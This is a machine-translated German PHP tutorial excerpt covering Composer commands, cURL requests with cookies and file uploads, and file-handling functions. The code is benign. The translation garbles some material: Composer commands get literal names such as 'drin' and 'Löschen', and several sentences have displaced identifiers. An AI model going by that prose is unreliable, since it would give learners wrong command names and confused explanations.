- `composer update` wird hauptsächlich in der Entwicklungsphase verwendet, um unsere Projektpakete zu aktualisieren.

- `composer install` wird hauptsächlich in der Bereitstellungsphase verwendet, um unsere Anwendung auf einem Produktionsserver oder in einer Testumgebung zu installieren. Dabei werden dieselben Abhängigkeiten verwendet, die in der von `composer update` erstellten Datei `composer.lock` gespeichert sind.

Verfügbare Befehle für den Komponisten

Befehl	Verwendungszweck
Über	Kurze Informationen zu Composer
Archiv	Erstellen Sie ein Archiv dieses Composer-Pakets
Durchsuche	Öffnet die Repository-URL oder Startseite des Pakets in Ihrem Browser.
Cache leeren	Löscht den internen Paket-Cache des Komponisten.
Cache leeren	Löscht den internen Paket-Cache des Komponisten.
Konfig	Legen Sie die Konfigurationsoptionen fest
Projekt erstellen	Neues Projekt aus einem Paket in das angegebene Verzeichnis erstellen.
hängt davon ab	Zeigt an, welche Pakete dazu führen, dass das angegebene Paket

Befehl	Verwendungszweck
	installiert wird
diagnostizieren	Diagnoset das System, um häufig auftretende Fehler zu erkennen.
dump-autoload	Gibt den Autoloader aus
dumpautoload	Gibt den Autoloader aus
exec	Führe ein verkauftes Binär- / Skript aus
global	Ermöglicht das Ausführen von Befehlen im globalen Composer-Verzeichnis ($ COMPOSER_HOME).
Hilfe	Zeigt die Hilfe für einen Befehl an
Zuhause	Öffnet die Repository-URL oder Startseite des Pakets in Ihrem Browser.
Info	Informationen zu Paketen anzeigen
drin	Erstellt eine grundlegende composer.json-Datei im aktuellen Verzeichnis.
Installieren	Installiert die Projektabhängigkeiten aus der Datei composer.lock, falls vorhanden, oder greift auf die Datei composer.json zurück.
Lizenzen	Informationen zu Lizenzen für Abhängigkeiten anzeigen
Liste	Listet Befehle auf
veraltet	Zeigt eine Liste der installierten Pakete an, für die Updates verfügbar sind, einschließlich der neuesten Version.
verbietet	Zeigt an, welche Pakete die Installation des angegebenen Pakets verhindern
Löschen	Entfernt ein Paket aus dem Require oder Request-Dev
benötigen	Fügt Ihrem composer.json die erforderlichen Pakete hinzu und installiert sie
Skript ausführen	Führen Sie die in composer.json definierten Skripts aus.
Suche	Suche nach Paketen
Selbstaktualisierung	Aktualisiert composer.phar auf die neueste Version.
Selbstaktualisierung	Aktualisiert composer.phar auf die neueste Version.

Befehl	Verwendungszweck
Show	Informationen zu Paketen anzeigen
Status	Zeigt eine Liste lokal geänderter Pakete an
schlägt vor	Paketvorschläge anzeigen
aktualisieren	Aktualisiert Ihre Abhängigkeiten auf die neueste Version gemäß composer.json und aktualisiert die Datei composer.lock.
bestätigen	Überprüft einen composer.json und einen composer.lock
Warum	Zeigt an, welche Pakete dazu führen, dass das angegebene Paket installiert wird
warum nicht	Zeigt an, welche Pakete die Installation des angegebenen Pakets verhindern

Installation

Sie können Composer lokal, als Teil Ihres Projekts oder global als systemweit ausführbare Datei installieren.

Örtlich

Führen Sie zur Installation diese Befehle in Ihrem Terminal aus.

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
# to check the validity of the downloaded installer, check here against the SHA-384:
# https://composer.github.io/pubkeys.html
php composer-setup.php
php -r "unlink('composer-setup.php');"
```

Dadurch wird `composer.phar` (eine PHP-Archivdatei) in das aktuelle Verzeichnis heruntergeladen. Jetzt können Sie `php composer.phar` ausführen, um Composer zu verwenden, z

```
php composer.phar install
```

Global

Um Composer global zu verwenden, platzieren Sie die Datei composer.phar in einem Verzeichnis, das Teil Ihres `PATH`

```
mv composer.phar /usr/local/bin/composer
```

Jetzt können Sie `composer` anstelle von `php composer.phar` überall verwenden, z

```
composer install
```

Composer-Abhängigkeitsmanager online lesen:
https://riptutorial.com/de/php/topic/1053/composer-abhangigkeitsmanager

Kapitel 19: CURL in PHP verwenden

Syntax

- resource curl_init ([string $ url = NULL])
- bool curl_setopt (resource $ ch, int $ -Option, gemischter $ -Wert)
- bool curl_setopt_array (Ressource $ ch, Array $ options)
- gemischte curl_exec (Ressource $ ch)
- curl_close ungültig machen (Ressource $ ch)

Parameter

Parameter	Einzelheiten
curl_init	- Eine cURL-Sitzung initialisieren
URL	Die in der cURL-Anforderung zu verwendende URL
curl_setopt	- Legen Sie eine Option für eine cURL-Übertragung fest
CH	Das cURL-Handle (Rückgabewert von **curl_init ()**)
Möglichkeit	CURLOPT_XXX muss eingestellt werden - die Liste der Optionen und akzeptablen Werte finden Sie in der PHP-Dokumentation
Wert	Der Wert, der im cURL-Handle für die angegebene Option festgelegt werden soll
curl_exec	- Führen Sie eine cURL-Sitzung durch
CH	Das cURL-Handle (Rückgabewert von **curl_init ()**)
curl_close	- Schließen Sie eine cURL-Sitzung
CH	Das cURL-Handle (Rückgabewert von **curl_init ()**)

Examples

Grundnutzung (GET-Anfragen)

cURL ist ein Tool zum Übertragen von Daten mit URL-Syntax. Es unterstützt HTTP, FTP, SCP und viele andere (curl> = 7.19.4). **Denken Sie daran, dass Sie die cURL-Erweiterung installieren und aktivieren müssen, um sie verwenden zu können.**

```
// a little script check is the cURL extension loaded or not
```

```
if(!extension_loaded("curl")) {
    die("cURL extension not loaded! Quit Now.");
}

// Actual script start

// create a new cURL resource
// $curl is the handle of the resource
$curl = curl_init();

// set the URL and other options
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");

// execute and pass the result to browser
curl_exec($curl);

// close the cURL resource
curl_close($curl);
```

POST-Anfragen

Wenn Sie die POST-Aktion des HTML-Formulars nachahmen möchten, können Sie cURL verwenden.

```
// POST data in array
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// Create a new cURL resource with URL to POST
$ch = curl_init('http://www.example.com');

// We set parameter CURLOPT_RETURNTRANSFER to read output
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

// Let's pass POST data
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// We execute our request, and get output in a $response variable
$response = curl_exec($ch);

// Close the connection
curl_close($ch);
```

Verwenden von multi_curl zum Erstellen mehrerer POST-Anforderungen

Manchmal müssen wir viele POST-Anforderungen an einen oder mehrere Endpunkte stellen. Um mit diesem Szenario `multi_curl` werden, können wir `multi_curl` .

Zunächst erstellen wir wie viele Anfragen genau wie im einfachen Beispiel und setzen sie in ein Array.

Wir verwenden den curl_multi_init und fügen jeden Ziehpunkt hinzu.

In diesem Beispiel verwenden wir zwei verschiedene Endpunkte:

```
//array of data to POST
$request_contents = array();
//array of URLs
$urls = array();
//array of cURL handles
$chs = array();

//first POST content
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
//second POST content
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
//set the urls
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';

//create the array of cURL handles and add to a multi_curl
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);

    curl_multi_add_handle($mh, $chs[$key]);
}
```

Dann verwenden wir curl_multi_exec, um die Anfragen zu senden

```
//running the requests
$running = null;
do {
  curl_multi_exec($mh, $running);
} while ($running);

//getting the responses
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]);  // get results
    if (!empty($error)) {
      echo "The request $key return a error: $error" . "\n";
    }
    else {
      echo "The request to '$last_effective_URL' returned '$response' in $time seconds." .
"\n";
    }

    curl_multi_remove_handle($mh, $chs[$key]);
}

// close current handler
curl_multi_close($mh);
```

Eine mögliche Rückgabe für dieses Beispiel könnte sein:

> Die Anfrage an ' http://www.example.com ' gab 'Früchte' in 2 Sekunden zurück.
>
> Die Anfrage an " http://www.example2.com " gab innerhalb von 5 Sekunden "Meeresfrüchte" zurück.

Erstellen und Senden einer Anfrage mit einer benutzerdefinierten Methode

Standardmäßig unterstützt PHP Curl `GET` und `POST` Anforderungen. Mit dem Parameter `CURLOPT_CUSTOMREQUEST` können auch benutzerdefinierte Anforderungen wie `DELETE` , `PUT` oder `PATCH` (oder auch `PATCH` Methoden) `CURLOPT_CUSTOMREQUEST` werden.

```
$method = 'DELETE'; // Create a DELETE request

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

Verwendung von Cookies

cURL kann Cookies in Antworten für nachfolgende Anfragen erhalten lassen. Für das einfache Handling von Session-Cookies im Speicher wird dies mit einer einzelnen Codezeile erreicht:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

Wenn Sie nach dem Löschen des cURL-Handles Cookies aufbewahren müssen, können Sie die Datei angeben, in der sie gespeichert werden sollen:

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

Wenn Sie sie dann erneut verwenden möchten, übergeben Sie sie als Cookie-Datei:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

Beachten Sie jedoch, dass diese beiden Schritte nicht erforderlich sind, es sei denn, Sie müssen Cookies zwischen verschiedenen cURL-Handles tragen. Für die meisten Anwendungsfälle reicht es aus, `CURLOPT_COOKIEFILE` auf die leere Zeichenfolge zu setzen.

Die Cookie-Behandlung kann beispielsweise verwendet werden, um Ressourcen von einer Website abzurufen, für die ein Login erforderlich ist. Dies ist normalerweise ein zweistufiger Vorgang. Zuerst POST auf die Login-Seite.

```
<?php

# create a cURL handle
```

```
$ch  = curl_init();

# set the URL (this could also be passed to curl_init() if desired)
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# set the HTTP method to POST
curl_setopt($ch, CURLOPT_POST, true);

# setting this option to an empty string enables cookie handling
# but does not load cookies from a file
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# set the values to be sent
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=>"joe_bloggs",
    "password"=>"$up3r_$3cr3t",
));

# return the response body
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# send the request
$result = curl_exec($ch);
```

Der zweite Schritt (nach der Standardfehlerprüfung) ist normalerweise eine einfache GET-Anforderung. Das Wichtigste ist, **das vorhandene cURL-Handle** für die zweite Anfrage erneut zu verwenden. Dadurch wird sichergestellt, dass die Cookies der ersten Antwort automatisch in die zweite Anfrage aufgenommen werden.


```
# we are not calling curl_init()

# simply change the URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");

# change the method back to GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# send the request
$result = curl_exec($ch);

# finished with cURL
curl_close($ch);

# do stuff with $result...
```

Dies ist nur als Beispiel für die Cookie-Behandlung gedacht. Im wirklichen Leben sind die Dinge normalerweise komplizierter. Häufig müssen Sie ein erstes GET der Anmeldeseite durchführen, um ein Anmeldetoken abzurufen, das in Ihrem POST enthalten sein muss. Andere Sites blockieren möglicherweise den cURL-Client basierend auf seiner User-Agent-Zeichenfolge, sodass Sie diese ändern müssen.

Senden Sie mehrdimensionale Daten und mehrere Dateien mit CurlFile in einer Anfrage

Nehmen wir an, wir haben ein Formular wie das folgende. Wir möchten die Daten über AJAX an

unseren Webserver senden und von dort an ein Skript, das auf einem externen Server ausgeführt wird.



Wir haben also normale Eingaben, ein Mehrfachauswahlfeld und eine Datei-Dropzone, in die wir mehrere Dateien hochladen können.

Wenn die AJAX POST-Anfrage erfolgreich war, werden folgende Daten auf der PHP-Site abgerufen:

```
// print_r($_POST)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities] => Array
        (
            [0] => soccer
            [1] => hiking
        )
)
```

und die Dateien sollten so aussehen

```
// print_r($_FILES)

Array
```

```
(
    [upload] => Array
        (
            [name] => Array
                (
                    [0] => my_photo.jpg
                    [1] => my_life.pdf
                )

            [type] => Array
                (
                    [0] => image/jpg
                    [1] => application/pdf
                )

            [tmp_name] => Array
                (
                    [0] => /tmp/phpW5spji
                    [1] => /tmp/phpWgnUeY
                )

            [error] => Array
                (
                    [0] => 0
                    [1] => 0
                )

            [size] => Array
                (
                    [0] => 647548
                    [1] => 643223
                )

        )

)
```

So weit, ist es gut. Nun möchten wir diese Daten und Dateien mit cURL mit der CurlFile-Klasse an den externen Server senden

Da cURL nur ein einfaches, aber kein mehrdimensionales Array akzeptiert, müssen wir zuerst das $ _POST-Array abflachen.

Dazu können Sie beispielsweise diese Funktion verwenden, die Ihnen Folgendes gibt:

```
// print_r($new_post_array)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities[0]] => soccer
    [activities[1]] => hiking
)
```

Der nächste Schritt ist das Erstellen von CurlFile-Objekten für die hochgeladenen Dateien. Dies geschieht durch die folgende Schleife:

```
$files = array();

foreach ($_FILES["upload"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {

        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

curl_file_create ist eine Hilfsfunktion der CurlFile-Klasse und erstellt die CurlFile-Objekte. Wir speichern jedes Objekt im $ files-Array mit den Schlüsseln "upload [0]" und "upload [1]" für unsere beiden Dateien.

Wir müssen nun das abgeflachte Post-Array und das File-Array zusammenfassen und als $ data wie folgt speichern:

```
$data = $new_post_array + $files;
```

Der letzte Schritt ist das Senden der cURL-Anfrage:

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

Da $ data jetzt ein einfaches (flaches) Array ist, sendet cURL diese POST-Anforderung automatisch mit dem Inhaltstyp Multipart / Form-Daten

In upload.php auf dem externen Server können Sie wie gewohnt die Postdaten und Dateien mit $ _POST und $ _FILES abrufen.

Erhalte und setze benutzerdefinierte http-Header in PHP

Senden der Anforderungsheader

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
    CURLOPT_HTTPHEADER  => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER  =>true,
    CURLOPT_VERBOSE     => 1
```

```
));
$out = curl_exec($ch);
curl_close($ch);
// echo response output
echo $out;
```

Den benutzerdefinierten Header lesen

```
print_r(apache_request_headers());
```

Ausgabe :-

```
Array
(
    [Host] => localhost
    [Accept] => */*
    [X-User] => admin
    [X-Authorization] => 123456
    [Content-Length] => 9
    [Content-Type] => application/x-www-form-urlencoded
)
```

Wir können den Header auch mit der folgenden Syntax senden: -

```
curl --header "X-MyHeader: 123" www.google.com
```

CURL in PHP verwenden online lesen: https://riptutorial.com/de/php/topic/701/curl-in-php-verwenden

Kapitel 20: Dateibehandlung

Syntax

- int readfile (Zeichenfolge $ filename [, bool $ use_include_path = false [, Ressource $ context]])

Parameter

Parameter	Beschreibung
Dateiname	Der zu lesende Dateiname
use_include_path	Sie können den optionalen zweiten Parameter verwenden und auf TRUE setzen, wenn Sie auch im include_path nach der Datei suchen möchten.
Kontext	Eine Kontextstream-Ressource

Bemerkungen

Dateiname-Syntax

Die meisten Dateinamen, die an Funktionen in diesem Thema übergeben werden, sind:

1. Zeichenketten in der Natur.
    - Dateinamen können direkt übergeben werden. Wenn Werte anderer Typen übergeben werden, werden sie in String umgewandelt. Dies ist besonders nützlich bei `SplFileInfo` , dem Wert in der Iteration von `DirectoryIterator` .
2. Relativ oder absolut
    - Sie können absolut sein. Auf Unix-ähnlichen Systemen beginnen absolute Pfade mit `/` , z. B. `/home/user/file.txt` , während unter Windows absolute Pfade mit dem Laufwerk beginnen, z. B. `C:/Users/user/file.txt`
    - Sie können auch relativ sein, was vom Wert von `getcwd` abhängig ist und von `chdir` geändert werden kann.
3. Protokolle akzeptieren.
    - Sie können mit `scheme://` , um den Protokoll-Wrapper anzugeben, mit dem verwaltet werden soll. Beispielsweise `file_get_contents("http://example.com")` Inhalte von http://example.com ab .
4. Slash-kompatibel.
    - Während der `DIRECTORY_SEPARATOR` unter Windows ein umgekehrter Schrägstrich ist und das System standardmäßig umgekehrte Schrägstriche für Pfade zurückgibt, kann der Entwickler `/` als Verzeichnistrennzeichen verwenden. Aus Kompatibilitätsgründen können Entwickler `/` als Verzeichnistrennzeichen auf allen Systemen verwenden.

`realpath` jedoch, dass die von den Funktionen (z. B. `realpath`) zurückgegebenen Werte möglicherweise Backslashes enthalten.

Examples

Dateien und Verzeichnisse löschen

Dateien löschen

Die `unlink` Funktion löscht eine einzelne Datei und gibt zurück, ob die Operation erfolgreich war.

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
         throw new Exception("Cannot delete $filename");
    }
}
```

Löschen von Verzeichnissen mit rekursiver Löschung

Zum anderen sollten Verzeichnisse mit `rmdir` gelöscht werden. Diese Funktion löscht jedoch nur leere Verzeichnisse. Um ein Verzeichnis mit Dateien zu löschen, löschen Sie zuerst die Dateien in den Verzeichnissen. Wenn das Verzeichnis Unterverzeichnisse enthält, ist möglicherweise eine *Rekursion* erforderlich.

Das folgende Beispiel durchsucht Dateien in einem Verzeichnis, löscht Mitgliedsdateien / Verzeichnisse rekursiv und gibt die Anzahl der gelöschten Dateien (nicht Verzeichnisse) zurück.

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;

    // ensure that $dir ends with a slash so that we can concatenate it with the filenames
directly
    $dir = rtrim($dir, "/\\") . "/";

    // use dir() to list files
    $list = dir($dir);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
            $count++;
```

```
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
    }

    // finally, safe to delete directory!
    rmdir($dir);

    return $count;
}
```

Komfortfunktionen

Rohes direktes IO

`file_get_contents` und `file_put_contents` bieten die Möglichkeit, in einem einzigen Aufruf von / in eine Datei in / aus einem PHP-String zu schreiben.

`file_put_contents` kann auch mit dem Bitmaske-Flag `file_put_contents` verwendet werden, um an die `FILE_APPEND` anzuhängen, anstatt sie `FILE_APPEND` und zu überschreiben. Sie kann zusammen mit der `LOCK_EX` Bitmaske verwendet werden, um beim Schreiben eine exklusive Sperre für die Datei zu erhalten. Bitmaskenflags können mit der `|` bitweises ODER-Operator.

```
$path = "file.txt";
// reads contents in file.txt to $contents
$contents = file_get_contents($path);
// let's change something... for example, convert the CRLF to LF!
$contents = str_replace("\r\n", "\n", $contents);
// now write it back to file.txt, replacing the original contents
file_put_contents($path, $contents);
```

`FILE_APPEND` ist praktisch zum Anhängen an Protokolldateien, während `LOCK_EX` beiträgt, die Race-Bedingung beim Schreiben von Dateien aus mehreren Prozessen zu verhindern. So schreiben Sie beispielsweise eine Protokolldatei über die aktuelle Sitzung:

```
file_put_contents("logins.log", "{$_SESSION["username"]} logged in", FILE_APPEND | LOCK_EX);
```

CSV IO

```
fgetcsv($file, $length, $separator)
```

Die Datei `fgetcsv` analysiert die Zeile der geöffneten Datei und prüft, `fgetcsv` Felder vorhanden sind. Bei Erfolg wird ein CSV-Feld in einem Array oder bei einem Fehler `FALSE` .

Standardmäßig liest es nur eine Zeile der CSV-Datei.

```
$file = fopen("contacts.csv","r");
print_r(fgetcsv($file));
```

```
print_r(fgetcsv($file,5," "));
fclose($file);
```

contacts.csv

```
Kai Jim, Refsnes, Stavanger, Norway
Hege, Refsnes, Stavanger, Norway
```

Ausgabe:

```
Array
(
    [0] => Kai Jim
    [1] => Refsnes
    [2] => Stavanger
    [3] => Norway
)
Array
(
    [0] => Hege,
)
```

Eine Datei direkt in stdout einlesen

`readfile` kopiert eine Datei in den Ausgabepuffer. Bei readfile () treten selbst beim Senden großer Dateien keine Speicherprobleme auf.

```
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

Oder von einem Dateizeiger

`fpassthru` einen Punkt in der Datei zu suchen, um mit dem Kopieren nach stdout zu beginnen, verwenden `fpassthru` stattdessen `fpassthru` . Im folgenden Beispiel werden die letzten 1024 Bytes nach stdout kopiert:

```
$fh = fopen("file.txt", "rb");
fseek($fh, -1024, SEEK_END);
fpassthru($fh);
```

Eine Datei in ein Array einlesen

`file` gibt die Zeilen in der übergebenen Datei in einem Array zurück. Jedes Element des Arrays entspricht einer Zeile in der Datei, wobei der Zeilenumbruch noch angefügt ist.

```
print_r(file("test.txt"));
```

test.txt

```
Welcome to File handling
This is to test file handling
```

Ausgabe:

```
Array
(
    [0] => Welcome to File handling
    [1] => This is to test file handling
)
```

Dateiinformationen abrufen

Prüfen Sie, ob ein Pfad ein Verzeichnis oder eine Datei ist

Die Funktion `is_dir` zurück, ob das Argument ein Verzeichnis ist, während `is_file` zurückgibt, ob das Argument eine Datei ist. Verwenden Sie `file_exists` , um zu überprüfen, ob dies der `file_exists` ist.

```
$dir  = "/this/is/a/directory";
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir is a directory" : "$dir is not a directory", PHP_EOL,
    is_file($dir) ? "$dir is a file" : "$dir is not a file", PHP_EOL,
    file_exists($dir) ? "$dir exists" : "$dir doesn't exist", PHP_EOL,
    is_dir($file) ? "$file is a directory" : "$file is not a directory", PHP_EOL,
    is_file($file) ? "$file is a file" : "$file is not a file", PHP_EOL,
    file_exists($file) ? "$file exists" : "$file doesn't exist", PHP_EOL;
```

Das gibt:

```
/this/is/a/directory is a directory
/this/is/a/directory is not a file
/this/is/a/directory exists
/this/is/a/file.txt is not a directory
/this/is/a/file.txt is a file
/this/is/a/file.txt exists
```

Dateityp überprüfen

Verwenden Sie den `filetype` , um den `filetype` zu überprüfen. `filetype` sein:

- `fifo`
- `char`
- `dir`
- `block`
- `link`
- `file`
- `socket`
- `unknown`

Den Dateinamen direkt an den `filetype` :

```
echo filetype("~"); // dir
```

Beachten Sie, dass der `filetype` false zurückgibt und ein `E_WARNING` auslöst, wenn die Datei nicht vorhanden ist.

Lesbarkeit und Beschreibbarkeit prüfen

Wenn Sie den Dateinamen an die Funktionen `is_writable` und `is_readable` , überprüfen Sie, ob die Datei schreibbar oder lesbar ist.

Die Funktionen geben ordnungsgemäß `false` wenn die Datei nicht vorhanden ist.

Dateizugriffs- / Änderungszeit prüfen

Die Verwendung von `filemtime` und `fileatime` gibt den Zeitstempel der letzten Änderung oder des Zugriffs auf die Datei zurück. Der Rückgabewert ist ein Unix-Zeitstempel - Einzelheiten finden Sie unter Arbeiten mit Datum und Uhrzeit .

```
echo "File was last modified on " . date("Y-m-d", filemtime("file.txt"));
echo "File was last accessed on " . date("Y-m-d", fileatime("file.txt"));
```

Erhalte Pfadteile mit fileinfo

```
$fileToAnalyze = ('/var/www/image.png');

$filePathParts = pathinfo($fileToAnalyze);

echo '<pre>';
   print_r($filePathParts);
echo '</pre>';
```

Dieses Beispiel gibt Folgendes aus:

```
Array
(
    [dirname] => /var/www
    [basename] => image.png
    [extension] => png
    [filename] => image
)
```

Welches kann verwendet werden als:

```
$filePathParts['dirname']
$filePathParts['basename']
$filePathParts['extension']
$filePathParts['filename']
```

Parameter	Einzelheiten
$ path	Der vollständige Pfad der zu analysierenden Datei
Option $	Eine von vier verfügbaren Optionen [PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION oder PATHINFO_FILENAME]

- Wenn eine Option (der zweite Parameter) nicht übergeben wird, wird ein assoziatives Array zurückgegeben, andernfalls wird ein String zurückgegeben.
- Überprüft nicht, dass die Datei vorhanden ist.
- Parst die Saite einfach in Teile. Die Datei wird nicht validiert (keine Überprüfung des Mime-Typs usw.).
- Die Erweiterung ist einfach die letzte Erweiterung von `$path` Der Pfad für die Datei `image.jpg.png` wäre `.png` auch wenn es sich technisch um eine `.jpg` Datei handelt. Eine Datei ohne Erweiterung gibt kein Erweiterungselement im Array zurück.

Minimieren Sie den Speicherverbrauch beim Umgang mit großen Dateien

Wenn eine große Datei analysiert werden muss, z. B. eine CSV mit mehr als 10 MByte, die Millionen von Zeilen enthält, verwenden einige die Funktionen `file` oder `file_get_contents` und enden mit der Einstellung `memory_limit` mit

> Zulässige Speichergröße von XXXXX Byte erschöpft

Error. Betrachten Sie die folgende Quelle (top-1m.csv hat genau 1 Million Zeilen und ist ungefähr 22 MB groß)

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
var_dump(memory_get_usage(true));
```

Dies gibt aus:

```
int(262144)
int(210501632)
```

Da der Interpreter alle Zeilen im Array `$arr` , verbrauchte er ~ 200 MB RAM. Beachten Sie, dass wir mit dem Inhalt des Arrays noch nichts unternommen haben.

Betrachten Sie nun den folgenden Code:

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
        file_put_contents('top-1m-reversed.csv',$index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

welche Ausgänge

```
int(262144)
int(262144)
```

Wir verwenden also kein einzelnes zusätzliches Byte Speicher, sondern analysieren die gesamte CSV-Datei und speichern sie in einer anderen Datei, wobei der Wert der 2. Spalte umgekehrt wird. Das liegt daran, dass `fgetcsv` nur eine Zeile liest und `$row` in jeder Schleife überschrieben wird.

Stream-basierte Datei-IO

Einen Stream öffnen

`fopen` öffnet ein Dateistream-Handle, das mit verschiedenen Funktionen zum Lesen, Schreiben, Suchen und anderen Funktionen darüber verwendet werden kann. Dieser Wert ist vom `resource` und kann nicht an andere Threads übergeben werden, die ihre Funktionalität beibehalten.

```
$f = fopen("errors.log", "a"); // Will try to open errors.log for writing
```

Der zweite Parameter ist der Modus des Dateistreams:

Modus	Beschreibung
`r`	Öffnet den schreibgeschützten Modus und beginnt am Anfang der Datei
`r+`	Zum Lesen und Schreiben öffnen, beginnend am Anfang der Datei
`w`	Nur zum Schreiben geöffnet, beginnend am Anfang der Datei. Wenn die Datei vorhanden ist, wird die Datei geleert. Wenn es nicht existiert, wird es versuchen, es

Modus	Beschreibung
	zu erstellen.
`w+`	Zum Lesen und Schreiben geöffnet, beginnend am Anfang der Datei. Wenn die Datei vorhanden ist, wird die Datei geleert. Wenn es nicht existiert, wird es versuchen, es zu erstellen.
`a`	Öffnen Sie eine Datei nur zum Schreiben, beginnend am Ende der Datei. Wenn die Datei nicht vorhanden ist, wird versucht, sie zu erstellen
`a+`	Öffnen Sie eine Datei zum Lesen und Schreiben, und zwar am Ende der Datei. Wenn die Datei nicht vorhanden ist, wird versucht, sie zu erstellen
`x`	Erstellen und öffnen Sie eine Datei nur zum Schreiben. Wenn die Datei vorhanden ist, `fopen` der `fopen` Aufruf fehl
`x+`	Erstellen und öffnen Sie eine Datei zum Lesen und Schreiben. Wenn die Datei vorhanden ist, `fopen` der `fopen` Aufruf fehl
`c`	Öffnen Sie die Datei nur zum Schreiben. Wenn die Datei nicht vorhanden ist, wird versucht, sie zu erstellen. Das Schreiben beginnt am Anfang der Datei, leert die Datei jedoch nicht vor dem Schreiben
`c+`	Öffnen Sie die Datei zum Lesen und Schreiben. Wenn die Datei nicht vorhanden ist, wird versucht, sie zu erstellen. Das Schreiben beginnt am Anfang der Datei, leert die Datei jedoch nicht vor dem Schreiben

